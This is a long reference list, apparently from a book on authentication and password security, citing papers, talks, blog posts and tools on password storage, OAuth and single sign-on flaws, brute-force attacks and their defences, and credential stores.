[217] "The Seven Flaws of Identity Management", Rachna Dhamija and Lisa Dusseault, *IEEE Security and Privacy*, **Vol.6**, **No.2** (March/April 2008), p.24.

[218] "Godzilla Encryption and Security Tutorial, Part 3: Authentication", Peter Gutmann, `http://www.cypherpunks.to/~peter/T3_Authentication.pdf`.

[219] "Protocol Governance: The Elite, or the Mob (Transcript of Discussion)", Ross Anderson, *Proceedings of the 20th Security Protocols Workshop (Protocols'12)*, Springer-Verlag LNCS No.7622, April 2012, p.146.

[220] "One Of The 32 Million With A RockYou Account? You May Want To Change All Your Passwords. Like Now.", MG Siegler, TechCrunch, 14 December 2009, `http://techcrunch.com/2009/12/14/rockyou-hacked/`.

[221] "RockYou Hack: From Bad To Worse", 'tcnikc', TechCrunch, 14 December 2009, `http://techcrunch.com/2009/12/14/rockyou-hack-security-myspace-facebook-passwords/`.

[222] "RockYou Hacker: 30% of Sites Store Plain Text Passwords", Jolie O'Dell, 16 December 2009, `http://www.readwriteweb.com/archives/-rockyou_hacker_30_of_sites_store_plain_text_passwords.php`.

[223] "If Your Password Is 123456, Just Make It HackMe", Ashlee Vance, *The New York Times*, 20 January 2010, p.A1.

[224] "New York Times Article", Matt Weir, 24 January 2010, `http://reusablesec.blogspot.com/2010/01/new-york-times-article.html`.

[225] "RockYou Hacked: 32 Million, (yes that's Million), Passwords Stolen", Matt Weir, 24 December 2009, `http://reusablesec.blogspot.com/2009/12/-rockyou-hacked-32-million-yes-thats.html`.

[226] "Phishing Social Networking Sites", 'RSnake', 8 May 2007, `http://ha.ckers.org/blog/20070508/phishing-social-networking-sites/`.

[227] "the Data Liberation Front", `http://www.dataliberation.org/`.

[228] "Why the Right to Data Portability Likely Reduces Consumer Welfare: Antitrust and Privacy Critique", Peter Swire and Yianni Lagos, *Maryland Law Review*, to appear.

[229] "Interop: The Promise and Perils of Highly Interconnected Systems", John Palfrey and Urs Gasser, Basic Books, 2012.

[230] "TwoKind Authentication: Protecting Private Information in Untrustworthy Environments", Katelin Bailey, Apu Kapadia, Linden Vongsathorn and Sean Smith, *Proceedings of the 7th Workshop on Privacy in the Electronic Society (WPES'09)*, October 2008, p.39.

[231] "The Trouble with Biometrics", Christopher Calabrese, *;login*, **Vol.24**, **No.4** (August 1999), p.56.

[232] "Electronic Authentication Guideline", NIST Special Publication 800-63, US National Institute of Standards and Technology, April 2006.

[233] "How to Build Insecure Systems out of Perfectly Good Cryptography", Radia Perlman, invited talk at the 2003 Usenix Annual Technical Conference, June 2003.

[234] "A Touch of Money", Anil Jain and Sharathchandra Pankanti, *IEEE Spectrum (INT)*, **Vol.43**, **No.7** (July 2006), p.14.

[235] "Remote Client Authentication", Thomas Weigold, Thorsten Kramp and Michael Baentsch, *IEEE Security and Privacy*, **Vol.6**, **No.4** (August 2008), p.36.

[236] "Signing Me onto Your Accounts through Facebook and Google: a Traffic-Guided Security Study of Commercially Deployed Single-Sign-On Web Services" Rui Wang, Shuo Chen and XiaoFeng Wang, *Proceedings of the 2012 Symposium on Security and Privacy (S&P'12)*, May 2012, to appear.

[237] "The Devil is in the (Implementation) Details: An Empirical Analysis of OAuth 2.0 Single Sign-On Systems", San-Tsai Sun and Konstantin Beznosov, *Proceedings of the 19th Conference on Computer and Communications Security (CCS'12)*, October 2012, p.378.

[238] "OAUTH: un protocole d'autorisation qui authentifie? ", Maxime Feroul, Application Security Forum — Western Switzerland, November 2012, `http://asfws12.files.wordpress.com/2012/11/asfws2012-maxime_-feroul-oauth_un_protocole_qui_authentifie.pdf`.

[239] "CSRF Vulnerability in OAuth 2.0 Client Implementations", Stephen Sclafani, 6 April 2011, `http://stephensclafani.com/2011/04/06/oauth-2-0-csrf-vulnerability`.

[240] "OAuth 2.0 and the Road to XSS", Andrey Labunets and Egor Homakov, presentation at Hack in the Box Amsterdam, April 2013, `http://conference.hitb.org/hitbsecconf2013ams/materials/D2T1%20-%20Andrey%20Labunets%20and%20Egor%20Homakov%20-%20OAuth%20-2.0%20and%20the%20Road%20to%20XSS.pdf`.

[241] "Abusing Twitter's API and OAuth Implementation", Nicolas Seriot, presentation at Hack in the Box Amsterdam, April 2013, `http://www.slideshare.net/daniel_bilar/abusing-twitter-api-ouath`.

[242] "Common OAuth issue you can use to take over accounts", Rich Lundeen, 9 March 2013, `http://webstersprodigy.net/2013/05/09/common-oauth-issue-you-can-use-to-take-over-accounts`.

[243] "OAuth — A great way to cripple your API", 'Insane Coder', 19 March 2013, `http://insanecoding.blogspot.com/2013/03/oauth-great-way-to-cripple-your-api.html`.

[244] "A Billion Keys, but Few Locks: The Crisis of Web Single Sign-On", San-Tsai Sun, Yazan Boshmaf, Kirstie Hawkey and Konstantin Beznosov, *Proceedings of the 2010 New Security Paradigms Workshop (NSPW'10)*, September 2010, p.61.

[245] "Would You Like Some Quechup with Your Phish & Chips?", Eran Hammer-Lahav, 10 September 2007, `http://hueniverse.com/2007/09/would-you-like-some-quechup-with-your-phish-chips/`.

[246] "Compromising Twitter's OAuth security system", Ryan Paul, 2 September 2010, `http://arstechnica.com/security/guides/2010/09/twitter-a-case-study-on-how-to-do-oauth-wrong.ars`.

[247] "From Multiple Credentials to Browser-based Single Sign-On: Are We More Secure?", Alessandro Armando, Roberto Carbone, Luca Compagna, Jorge Cuellar, Giancarlo Pellegrino and Alessandro Sorniotti, *Proceedings of the*

26th IFIP Security Conference (SEC'11), IFIP Advances in Information and Communication Technology No.354, June 2011, p.68.

[248] "Analysis of Liberty Single-Sign-on with Enabled Clients", Birgit Pfitzmann and Michael Waidner, *IEEE Internet Computing*, **Vol.7**, **No.6** (November/December 2003), p.38.

[249] "Security Analysis of the SAML Single Sign-on Browser/Artifact Profile", Thomas Groß, Proceedings of the 19th Annual Computer Security Applications Conference (ACSAC'03), December 2003, p.298.

[250] "Using static analysis to validate the SAML single sign-on protocol", Steffen Hansen, Jakob Skriver and Hanne Riis Nielson, *Proceedings of the 2005 Workshop on Issues in the Theory of Security (WITS'05)*, January 2005, p.27.

[251] "Weakest Link Attack on Single Sign-On and Its Case in SAML V2.0 Web SSO", Yuen-Yan Chan, *Proceedings of the International Conference on Computational Science and its Applications (ICCSA'06)*, Springer-Verlag LNCS No.3982, May 2006, p.507.

[252] "Is OpenID Being Exploited By The Big Internet Companies?", Michael Arrington, 24 March 2008, `http://techcrunch.com/2008/03/24/is-openid-being-exploited-by-the-big-internet-companies/`.

[253] "The password thicket: technical and market failures in human authentication on the web", Joseph Bonneau and Sören Preibusch, *Proceedings of the 9th Workshop on the Economics of Information Security (WEIS'10)*, June 2010, `http://weis2010.econinfosec.org/papers/session3/-weis2010_bonneau.pdf`.

[254] "How Unique and Traceable are Usernames?", Daniele Perito, Claude Castelluccia, Mohamed Ali Kaafar and Pere Manils, to appear.

[255] "Identity Management's Misaligned Incentives", Jean Camp, *IEEE Security and Privacy*, **Vol.8**, **No.6** (November/December 2010), p.90.

[256] "Time-Sharing Computer Systems", Maurice Wilkes, Macdonald & Co, 1968.

[257] "Easy Entry: The Password Encryption Problem", Jason Gait, *Operating Systems Review*, **Vol.12**, **No.3** (July 1978), p.54.

[258] "Multics Security", Tom Van Vleck, `http://www.multicians.org/-security.html`.

[259] "Password Security: A Case History", Robert Morris and Ken Thompson, *Communications of the ACM*, **Vol.22**, **No.11** (November 1979), p.594.

[260] "A Study of Password Security", Michael Luby and Charles Rackoff, *Journal of Cryptology*, **Vol.1**, **No.3** (1989), p.151.

[261] "A Survey of Password Mechanisms: Weaknesses and Potential Improvements. Part 1", David Jobusch and Arthur Oldehoeft, *Computers and Security*, **Vol.8**, **No.7** (November 1989), p.587.

[262] "On Building Systems That Will Fail", Fernando Corbató, *Communication of the ACM*, **Vol.34**, **No.9** (September 1991), p.72.

[263] "Foiling the Cracker: A Survey of, and Improvements to Unix Password Security", Dan Klein, *Proceedings of the 2nd Usenix Security Workshop*, Summer 1990, p.5.

[264] "Observing Reusable Password Choices", Gene Spafford, *Proceedings of the 3rd Usenix Security Symposium*, September 1992, p.299.

[265] "Tenex hackery (was Re: Command Completion…)", Larry Campbell, posting to alt.folklore.computers newsgroup, message-ID `1991Jun12.025714.616@redsox.bsw.com`, 12 June 1991.

[266] "Exploiting OpenBSD", Ben Hawkes, presentation at Ruxcon 2006, September 2006.

[267] "Phish and Chips: Traditional and New Recipes for Attacking EMV", Ben Adida, Mike Bond, Jolyon Clulow, Amerson Lin, Steven Murdock, Ross Anderson and Ron Rivest, *Proceedings of the 14th Security Protocols Workshop (Protocols'06)*, Springer-Verlag LNCS No.5087, March 2006, p.40.

[268] "Attacking and Fixing PKCS#11 Security Tokens", Matteo Bortolozzo, Matteo Centenaro, Riccardo Focardi and Graham Steel, *Proceedings of the 17th Conference on Computer and Communications Security (CCS'10)*, October 2010, p.260.

[269]   "The Sorcerer's Apprentice Guide to Fault Attacks", Hagai Bar-El, Hamid Choukri, David Naccache, Michael Tunstall and Claire Whelan, *Proceedings of the IEEE*, **Vol.94**, **No.2** (February 2006), p.370.

[270]   "Dismantling iClass and iClass Elite", Flavio Garcia, Gerhard de Koning Gans, Roel Verdult and Milosch Meriac, *Proceedings of the 17th European Symposium on Research in Computer Security (ESORICS'12)*, Springer-Verlag LNCS No.7459, September 2012, p.697.

[271]   "Atmel SAM7XC Crypto Co-Processor key recovery (with bonus Mifare DESFire hack)", Adam Laurie, 11 February 2013, `http://oamajormal.blogspot.co.uk/2013/02/atmel-sam7xc-crypto-co-processor-key.html`.

[272]   "Dos and Don'ts of Client Authentication on the Web", Kevin Fu, Emil Sit, Kendra Smith and Nick Feamster, *Proceedings of the 10th USENIX Security Symposium (Security'01)*, August 2001, p.251.

[273]   "Crypt16() finally SOLVED!", 'Hobbit', posting to sci.crypt newsgroup, message-ID `2a510a22@babyoil.ftp.com`, 1 July 1992

[274]   "Re: Crypt16() finally SOLVED!", Mikel Lechner, posting to sci.crypt newsgroup, message-ID `1992Jul10.043608.4878@demax.uucp`, 10 July 1992.

[275]   "Cryptanalysis of Microsoft's Point-to-Point Tunneling Protocol (PPTP)", *Proceedings of the 5th Conference on Computer and Communications Security (CCS'98)*, November 1998, p.133.

[276]   "Divide and Conquer: Cracking MS-CHAPv2 with a 100% success rate", Moxie Marlinspike, 29 July 2012, `https://www.cloudcracker.com/blog/-2012/07/29/cracking-ms-chap-v2`.

[277]   "NTLM Challenge Response is 100% Broken (Yes, this is still relevant)", Mark Gamache, 8 January 2013, `http://markgamache.blogspot.com/-2013/01/ntlm-challenge-response-is-100-broken.html`.

[278]   "DCE/RPC over SMB: Samba and Windows NT Domain Internals", Luke Kenneth and Casson Leighton, Macmillan Technical Publishing December 1999.

[279]   "Godzilla Encryption and Security Tutorial, Part 3: Authentication", Peter Gutmann, `http://www.cypherpunks.to/~peter/T3_Authentication.pdf`.

[280]   "Wi-Fi Protected Setup PIN brute force vulnerability", Stefan Viehböck, 27 December 2011, `http://sviehb.wordpress.com/2011/12/27/wi-fi-protected-setup-pin-brute-force-vulnerability`.

[281]   "Vulnerability Note VU#723755: WiFi Protected Setup (WPS) PIN brute force vulnerability", US-CERT, 9 February 2012, `http://www.kb.cert.org/vuls/id/723755`.

[282]   "Shadow Password Suite", John Haugh, *Proceedings of the 3rd Usenix Security Symposium (Security'92)*, September 1992, p.133.

[283]   "Murphy's law and computer security", Wietse Venema, *Proceedings of the 6th Usenix Security Symposium (Security'96)*, July 1996, p.187.

[284]   "PasswordFail Extension", 'Sarkie', 2011, `https://chrome.google.com/-webstore/detail/ockgeenjbijlgilppfieaklfopnbdpge#detail/-ockgeenjbijlgilppfieaklfopnbdpge`.

[285]   "You're Probably Storing Password Incorrectly", Jeff Atwood, 16 September 2007, `http://www.codinghorror.com/blog/archives/000953.html`.

[286]   "Multi-instance Security and Its Application to Password-Based Cryptography", Mihir Bellare, Thomas Ristenpart and Stefano Tessaro, *Proceedings of the 32nd Annual International Cryptology Conference (CRYPTO'12)*, Springer-Verlag LNCS No.7417, August 2012, p.312.

[287]   "A Simple Scheme to Make Passwords Based on One-Way Functions Much Harder to Crack", Udi Manber, *Computers & Security*, **Vol.15**, **No.2** (1996), p.171.

[288]   "Brute Force Attack on UNIX Passwords with SIMD Computer", Gershon Kedem and Yuriko Ishihara, *Proceedings of the 8th Usenix Security Symposium (Security'99)*, August 1999, p.93.

[289]   "CryptDeriveKey Function", Microsoft Developer Network, 2008, `http://msdn.microsoft.com/en-us/library/aa379916(VS.85).aspx`.

[290] "Decrypting DPAPI data", Jean-Michel Picod and Elie Bursztein, Black Hat DC 2010, February 2010, `http://www.blackhat.com/presentations/bh-dc-10/Picod_Jean-Michel/BlackHat-DC-2010-Picod-DPAPI-slides.pdf`.

[291] "Catena: A Memory-Consuming Password Scrambler", Christian Forler, Stefan Lucks and Jakob Wenzel, presentation at the Fraunhofer Institute 18th Crypto-Day, July 2013.

[292] "Getting Web Authentication Right: A Best-Case Protocol for the Remaining Life of Passwords", *Joseph Bonneau, Proceedings of the 19th Workshop on Security Protocols (Protocols'11)*, Springer-Verlag LNCS No.7114, March 2011, p.98.

[293] "A low intensity, distributed bruteforce attempt", Peter Hansteen, 2 December 2008, `http://bsdly.blogspot.com/2008/12/low-intensity-distributed-bruteforce.html`. Again, "brute-force" in this case is referring to a wordlist attack.

[294] "Into a new year, slowly pounding the gates", Peter Hansteen, 21 December 2008, `http://bsdly.blogspot.com/2008/12/into-new-year-slowly-pounding-gates.html`.

[295] "The Hail Mary Cloud And The Lessons Learned", Peter Hansteen, presentation at BSDCan 2013, May 2013, `http://www.bsdcan.org/2013/-schedule/events/403.en.html`. Updated as "The Hail Mary Cloud And The Lessons Learned", 5 October 2013, `http://bsdly.blogspot.ca/-2013/10/the-hail-mary-cloud-and-lessons-learned.html`.

[296] "Vulnerabilities in e-governments" Vebjorn Moen, André Klingsheim, Kent Simonsen and Kjell Hole, *International Journal of Electronic Security and Digital Forensics*, **Vol.1**, **No.1** (January 2007), p.89.

[297] "Identity Theft: Much Too Easy? A Study of Online Systems in Norway", André Klingsheim and Kjell Hole, *Proceedings of the 12 Financial Cryptography and Data Security Conference (FC'08)*, Springer-Verlag LNCS No.5143, January 2008, p.192.

[298] "Security Testing of the Online Banking Service of a Large International Bank", Andre Dos Santos, Giovanni Vigna and Richard Kemmerer, *Proceedings of the 1st Workshop on Security and Privacy in e-Commerce (WSPEC'00)*, November 2000, p.1.

[299] "Case Study: Online Banking Security", Kjell Hole, Vebjørn Moen and Thomas Tjøstheim, *IEEE Security and Privacy*, **Vol.4**, **No.2** (March/April 2006), p.14.

[300] "Do Strong Web Passwords Accomplish Anything?", Dinei Florencio, Cormac Herley and Baris Coskun, *Proceedings of the 2nd Usenix workshop on Hot Topics in Security (HOTSEC'07)*, August 2007, `http://research.microsoft.com/pubs/74162/hotsec07.pdf`.

[301] "The slow brutes, a final roundup", Peter Hansteen, 22 January 2009, `http://bsdly.blogspot.com/2009/01/slow-brutes-findal-roundup.html`.

[302] "The slow brute zombies are back", Peter Hansteen, 12 April 2009, `http://bsdly.blogspot.com/2009/04/slow-brute-zombies-are-back.html`.

[303] "A Third Time, Uncharmed", Peter Hansteen, 4 October 2009, `http://bsdly.blogspot.com/2009/10/third-time-uncharmed.html`.

[304] "Simple, brute-force dictionary attack was used on Twitter", Kevin Spiess, NeoSeeker, 7 January 2009, `http://www.neoseeker.com/news/9574-simple-brute-force-dictionary-attack-was-used-on-twitter/`.

[305] "Weak Password Brings 'Happiness' to Twitter Hacker", MacRonin, Privacy Digest, 7 January 2009, `http://www.privacydigest.com/2009/-01/07/weak+password+brings+happiness+twitter+hacker`.

[306] "Dictionary Attacks 101", Jeff Atwood, 7 January 2009, `http://www.codinghorror.com/blog/archives/001206.html`.

[307] "The OAuth 1.0 Protocol", RFC 5849, Eran Hammer-Lahav (ed), April 2010.

[308] "OAuth Web Authorization Protocol", Barry Leiba, *IEEE Internet Computing*, **Vol.16**, **No.1** (January/February 2012), p.74.

[309]   "INFOGRAPHIC: The Illusion of Personal Data Security in E-Commerce",
        Ashley Thurston, 24 January 2014, `https://www.dashlane.com/blog/-`
        `security/infographic-the-illusion-of-personal-data-security-in-`
        `ecommerce`.

[310]   "Dashlane's Personal Data Security Roundup — UK Edition", Ashley
        Thurston, 6 March 2014, `https://www.dashlane.com/blog/security/-`
        `personal-data-security-roundup-uk-edition`.

[311]   "Brute Force Attack on Nintendo Fan Site Yields Data on 25K", Chris Brook,
        9 July 2013, `http://threatpost.com/brute-force-attack-on-nintendo-`
        `fan-site-yields-data-on-25k`.

[312]   "A Traceability Attack against e-Passports", Tom Chothia and Vitaliy
        Smirnov, *Proceedings of the 14th Financial Cryptography and Data Security
        Conference (FC'10)*, Springer-Verlag LNCS No.6052, January 2010, p.20.

[313]   "DenyHOSTS", Phil Schwartz, `http://denyhosts.sourceforge.net/`.

[314]   "BruteForceBlocker", Daniel Gerzo, `http://danger.rulez.sk/-`
        `index.php/bruteforceblocker/`.

[315]   "Fail2ban", Cyril Jaquier, `http://www.fail2ban.org/wiki/-`
        `index.php/Main_Page`.

[316]   "Unbestechlicher Türsteher", Charlie Kühnast, *Linux Magazine*, October
        2007, p.77.

[317]   "Protecting Financial Institutions from Brute-Force Attacks", Cormac Herley
        and Dinei Florêncio, *Proceedings of the IFIP TC11 23rd International
        Information Security Conference*, Springer-Verlag IFIP No.278, September
        2008, p.681.

[318]   "Shoot the Messenger", Anthony Howe, *;login*, **Vol.30**, **No.3** (June 2005),
        p.12.

[319]   "Exchange --> Greylisting", Yizhar Hurwitz, posting to the
        microsoft.public.exchange.admin newsgroup, message-ID `DF7BCD16-0306-`
        `4787-A358-3888C4E1198F@microsoft.com`, 4 March 2006.

[320]   "Schlechte Nachrichten", Bert Ungerer, *iX*, July 2007, p.89.

[321]   "Novelty detection: A review — part 1: Statistical Approaches" Markos
        Markou and Sameer Singh, *Signal Processing*, **Vol.83**, **No.12** (December
        2003), p.2481.

[322]   "Novelty detection: A review — part 2: Neural Network Based Approaches",
        Signal Processing, **Vol.83**, **No.12** (December 2003), p.2499.

[323]   "A Survey of Outlier Detection Methodologies", Victoria Hodge and Jim
        Austin, *Artificial Intelligence Review*, **Vol.22**, **No.2** (October 2004), p.85.

[324]   "An overview of anomaly detection techniques: Existing solutions and latest
        technological trends", Animesh Patcha and Jung-Min Park, *Computer
        Networks*, **Vol.51**, **No.12** (August 2007), p.3448.

[325]   "A Comparative Study of Outlier Detection Algorithms", Charlie Isaksson and
        Margaret Dunham, *Proceedings of the 6th International Conference on
        Machine Learning and Data Mining in Pattern Recognition*, Springer-Verlag
        LNCS No.5632, July 2009, p.440.

[326]   "Anomaly Detection: A Survey", Varun Chandola, Arindam Banerjee and
        Vipin Kumar, *Computing Surveys*, **Vol.41**, **No.3** (July 2009), Article No.15.

[327]   "The Sybil Attack", John Doceur, *Proceedings of the 1st International
        Workshop on Peer-to-Peer Systems (IPTPS'02)*, Springer-Verlag LNCS
        No.2429, March 2002, p.251.

[328]   "A Survey of Solutions to the Sybil Attack", Brian Levine, Clay Shields and
        N.Boris Margolin, University of Massachusetts Tech Report 2006-052,
        October 2006, `http://prisms.cs.umass.edu/brian/pubs/-`
        `levine.sybil.tr.2006.pdf`.

[329]   "The Spoofer Project: Inferring the Extent of Source Address Filtering on the
        Internet", Robert Beverly and Steven Bauer, *Proceedings of the Workshop on
        Steps to Reducing Unwanted Traffic on the Internet (SRUTI'05)*, July 2005,
        `http://www.usenix.org/events/sruti05/tech/full_papers/beverly/-`
        `beverly.pdf`.

[330] "Protected Login", Alexei Czeskis and Dirk Balfanz, *Proceedings of the 2012 Workshop on Usable Security (USEC'12)*, Springer-Verlag LNCS No.7398, March 2012, to appear.

[331] "Separating Wheat from the Chaff: A Deployable Approach to Counter Spam", Youngsang Shin, Minaxi Gupta and Rob Henderson, *Proceedings of the 2nd Conference on Steps to Reducing Unwanted Traffic on the Internet (SRUTI'06)*, July 2006, `https://db.usenix.org/events/sruti06/-tech/full_papers/shin/shin.pdf`.

[332] "Do's and Don'ts of Client Authentication on the Web", Kevin Fu, Emil Sit, Kendra Smith and Nick Feamster, *Proceedings of the 10th Usenix Security Symposium (Security'01)*, August 2001, p.251.

[333] "Hardened Stateless Session Cookies", Steven Murdoch, *Proceedings of the 16th Security Protocols Workshop (Protocols'08)*, Springer-Verlag LNCS No.6615, April 2008, p.92.

[334] "Understanding the Forms Authentication Ticket and Cookie", Nilay Shah, 31 May 2007, `http://support.microsoft.com/kb/910443`.

[335] "forms Element for authentication (ASP.NET Settings Schema)", Microsoft Corporation, undated, `http://msdn.microsoft.com/en-us/library/-1d3t3c61.aspx`.

[336] "Secure Automation: Achieving Least Privilege with SSH, Sudo and Setuid", Robert Napier, *Proceedings of the 18th Large Installation System Administration Conference (LISA'04)*, November 2004, p.203.

[337] "Towards Human Interactive Proofs in the Text-Domain", Richard Bergmair and Stefan Katzenbeisser, *Proceedings of the 7th Information Security Conference (ISC'04)*, Springer-Verlag LNCS No.3225, September 2004, p.257.

[338] "Accessible Text CAPTCHAs: 157,500,799 logic questions", Rob Tuley, `http://textcaptcha.com/`.

[339] "The Commercial Malware Industry", Peter Gutmann, presentation at Defcon 15, August 2007, `https://www.defcon.org/images/defcon-15/dc15-presentations/dc-15-gutmann.pdf`, updated version at `http://www.cs.auckland.ac.nz/~pgut001/pubs/malware_biz.pdf`.

[340] "Securing Passwords Against Dictionary Attacks", Benny Pinkas and Tomas Sander, *Proceedings of the 9th ACM conference on Computer and Communications Security (CCS'02)*, November 2002, p.161.

[341] "On Countering Online Dictionary Attacks with Login Histories and Humans-in-the-Loop", Paul van Oorschot and Stuart Stubblebine, *ACM Transactions on Information and System Security (TISSEC)*, **Vol.9**, **No.3** (August 2006), p.235.

[342] "User Authentication with Provable Security against Online Dictionary Attacks", Yongzhong He and Zhen Han, *Journal of Networks*, **Vol.4**, **No.3** (May 2009), p.200.

[343] "Revisiting Defenses against Large-Scale Online Password Guessing Attacks", Mansour Alsaleh, Mohammad Mannan and Paul van Oorschot, *IEEE Transactions on Dependable and Secure Computing*, **Vol.9**, **No.1** (January-April 2012), p.128.

[344] "Robust and Secure Password and Key Change Method", Ralf Hauser, Philippe Janson, Refik Molva, Gene Tsudik and Els Van Herreweghen, *Proceedings of the 3rd European Symposium on Research in Computer Security (ESORICS'94)*, Springer-Verlag LNCS No. 875, November 1994, p.107.

[345] "Have the Cake and Eat it Too — Infusing Usability into Text-password Based Authentication Systems", Sundararaman Jeyaraman and Umut Topkara, *Proceedings of the 21st Annual Computer Security Applications Conference (ACSAC'05)*, December 2005, p.473.

[346] "Option to See Master Password", Mozilla forum discussion, 24 January 2004, `https://bugzilla.mozilla.org/show_bug.cgi?id=232050`.

[347] "Password Security In a Large Distributed Environment", Michele Crabb, *Proceedings of the 2nd Usenix Security Workshop (Security'90)*, August 1990, p.17.

[348] Reader comments for "Password Safe" blog article originally posted by Bruce Schneier, 15 June 2005, `http://www.schneier.com/blog/archives/-2005/06/password_safe.html`.

[349] Reader comments for "Write Down Your Password" blog article originally posted by Bruce Schneier, 17 June 2005, `http://www.schneier.com/blog/-archives/2005/06/write_down_your.html`.

[350] Reader comments for "Real-World Passwords" blog article originally posted by Bruce Schneier, 14 December 2006, `http://www.schneier.com/blog/-archives/2006/12/realworld_passw.html`.

[351] "Microsoft security guru: Jot down your passwords", Munir Kotadia, 23 May 2005, `http://news.cnet.com/Microsoft-security-guru-Jot-down-your-passwords/2100-7355_3-5716590.html`.

[352] "Secrets and Lies", Bruce Schneier, John Wiley and Sons, 2000.

[353] "Write Down Your Password", Bruce Schneier, 17 June 2005, `http://www.schneier.com/blog/archives/2005/06/-write_down_your.html`.

[354] "Security Watch Passwords and Credit Cards, Part 1", Jesper Johansson, Microsoft TechNet Magazine, July 2008, `http://technet.microsoft.com/en-us/magazine/2008.07.securitywatch.aspx`.

[355] "'Ten Strikes and You're Out': Increasing the Number of Login Attempts can Improve Password Usability", Sacha Brostoff and Angela Sasse, *Proceedings of CHI 2003 Workshop on HCI and Security Systems (CHI'03)*, April 2003, `http://www.andrewpatrick.ca/CHI2003/HCISEC/hcisec-workshop-brostoff-2.pdf`.

[356] "Passwords and Perceptions", Gilbert Nototamodjo and Clark Thomborson, *Proceedings of the Australasian Information Security Conference (AISC'09)*, January 2009, to appear.

[357] "BugMeNot: Bypass Compulsory Registration", `http://www.bugmenot.com/`.

[358] "On the Need for a Third Form of Access Control", Richard Graubart, *Proceedings of the 12th National Computer Security Conference (NCSC'89)*, October 1989, p.296.

[359] "Beyond the Pale of MAC and DAC — Defining New Forms of Access Control", Catherine McCollum, Judith Messing and LouAnna Notargiacomo, *Proceedings of the 1990 Symposium on Security and Privacy (S&P'90)*, May 1990, p.190.

[360] "Orac", Terry Nation, BBC Television, 27 March 1978.

[361] "Community-Centric Vanilla-Rollback Access, or: How I Stopped Worrying and Learned to Love My Computer", Mike Burmester, Breno de Medeiros and Alec Yasinsac, *Proceedings of the 13th Security Protocols Workshop (Protocols'05)*, Springer-Verlag LNCS No.4631, April 2005, p.229.

[362] Workshop on Recent Advances on Intrusion-Tolerant Systems (WRAITS'07), March 2007, `http://wraits07.di.fc.ul.pt/`.

[363] 2nd Workshop on Recent Advances on Intrusion-Tolerant Systems (WRAITS'08), April 2008, `http://wraits08.di.fc.ul.pt/`.

[364] 3rd Workshop on Recent Advances on Intrusion-Tolerant Systems (WRAITS'09), June 2009, `http://wraits09.di.fc.ul.pt/`.

[365] 4th Workshop on Recent Advances in Intrusion-Tolerant Systems (WRAITS'10), June 2010, `http://wraits10.di.fc.ul.pt/`.

[366] "Protecting Users Against Phishing Attacks with AntiPhish", Eugin Kirda and Christopher Kruegel, *Proceedings of the 29th Computer Software and Applications Conference (COMPSAC'05)*, July 2005, p.517.

[367] "Goldilocks and the Two Mobile Devices: Going Beyond All-Or-Nothing Access to a Device's Applications", Eiji Hayashi, Oriana Riva, Karin Strauss, A.J. Bernheim Brush and Stuart Schechter, *Proceedings of the 8th Symposium on Usable Privacy and Security (SOUPS'12)*, July 2012, Paper 2.

[368] "On the need for different security methods on mobile phones", Noam Ben-Asher, Hanul Sieger, Asaf Ben-Oved, Niklas Kirschnick, Joachim Meyer and Sebastian Möller, *Proceedings of the 13th Conference on Human-Computer Interaction with Mobile Devices and Services (MobileHCI'11)*, August 2011, p.465.

[369] "Keychain Services Programming Guide", Apple Computer, 8 January 2007.

[370] "Keychain Services Reference", Apple Computer, 19 November 2008.

[371] "Certificate, Key, and Trust Services Reference", Apple Computer, 19 November 2008.

[372] "iPhone data protection in depth", Jean-Baptiste Bédrune and Jean Sigwald, presentation at Hack-in-the-Box Amsterdam (HITB'11), May 2011, `http://conference.hackinthebox.org/hitbsecconf2011ams/-materials/D2T2%20-%20Jean-Baptiste%20Be%cc%81drune%20&%20Jean-%20Sigwald%20-%20iPhone%20Data%20Protection%20in%20Depth.pdf`.

[373] "PStore", `http://msdn.microsoft.com/en-us/library/-bb432403(VS.85).aspx`.

[374] "Windows Data Protection", NAI Labs, October 2001, `http://msdn.microsoft.com/en-us/library/ms995355.aspx`. Note that this is an older document which is incorrect on several technical details such as the handling of prompting for stored data.

[375] "Windows 7: Exploring Credential Manager and Windows Vault", 'Chaks', 7 March 2009, `http://www.neowin.net/news/main/09/03/07/windows-7-exploring-credential-manager-and-windows-vault`.

[376] "Credentials Management Functions", `http://msdn.microsoft.com/en-us/library/aa374731%28v=VS.85%29.aspx#credentials_management_-functions`.

[377] "Protected Storage PassView v1.63", Nir Sofer, 2006, `http://www.nirsoft.net/utils/pspv.html`.

[378] "IE PassView v1.15 — Recover lost passwords stored by Internet Explorer", Nir Sofer, 2008, `http://www.nirsoft.net/utils/-internet_explorer_password.html`.

[379] "Recovering Windows Secrets and EFS Certificates Offline", Elie Burzstein and Jean Michel Picod, *Proceedings of the 4th Workshop on Offensive Technologies (WOOT'10)*, August 2010, `http://www.usenix.org/events/-woot10/tech/full_papers/Burzstein.pdf`.

[380] "New Tool Reveals Internet Passwords", Mike Lennon, 1 July 2010, `http://www.securityweek.com/new-tool-reveals-internet-passwords`.

[381] "Elcomsoft Internet Password Breaker", ElcomSoft Co.Ltd, 1 July 2010, `http://www.elcomsoft.com/einpb.html`.

[382] "Reveal Facebook passwords stored in Web browsers", Zeljka Zorz, 2 June 2011, `http://www.net-security.org/secworld.php?id=11105`.

[383] "KWallet::Wallet Class Reference", George Staikos, `http://api.kde.org/-4.0-api/kdelibs-apidocs/kdeui/html/classKWallet_1_1Wallet.html`.

[384] "GNOME Keyring", `http://live.gnome.org/GnomeKeyring`.

[385] "Security in Plan 9", Russ Cox, Eric Grosse, Rob Pike, David Presotto and Sean Quinlan, *Proceedings of the 11th USENIX Security Symposium (Security'02)*, August 2002, p.3.

[386] "Plan 9 authentication in Linux", Ashwin Ganti, *ACM Operating Systems Review*, **Vol.42**, **No.5** (July 2008), p.27.

[387] "Inoculating SSH Against Address Harvesting", Stuart Schechter, Jaeyon Jung, Will Stockwell and Cynthia McLain, *Proceedings of the 13th Annual Network and Distributed System Security Symposium (NDSS'06)*, February 2006, http://www.isoc.org/isoc/conferences/ndss/06/proceedings/papers/-inoculating_SSH.pdf.

[388] "Mac OS X Code Signing In Depth", Apple Technical Note TN2206, 6 August 2008, `http://developer.apple.com/library/mac/#technotes/-tn2206`.

[389] "Code Signing Guide", Apple Computer, 23 July 2012, `https://developer.apple.com/library/mac/#documentation/security/-Conceptual/CodeSigningGuide`.

[390] "Re: Access to System.keychain", Daniel Svensson, posting to the apple-cdsa@lists.apple.com mailing list, 19 March 2013.

[391] "Re: Access to System.keychain", Daniel Svensson, posting to the apple-cdsa@lists.apple.com mailing list, 20 March 2013.

[392] "KeePass Password Safe", Dominik Reichl, `http://keepass.info/`.

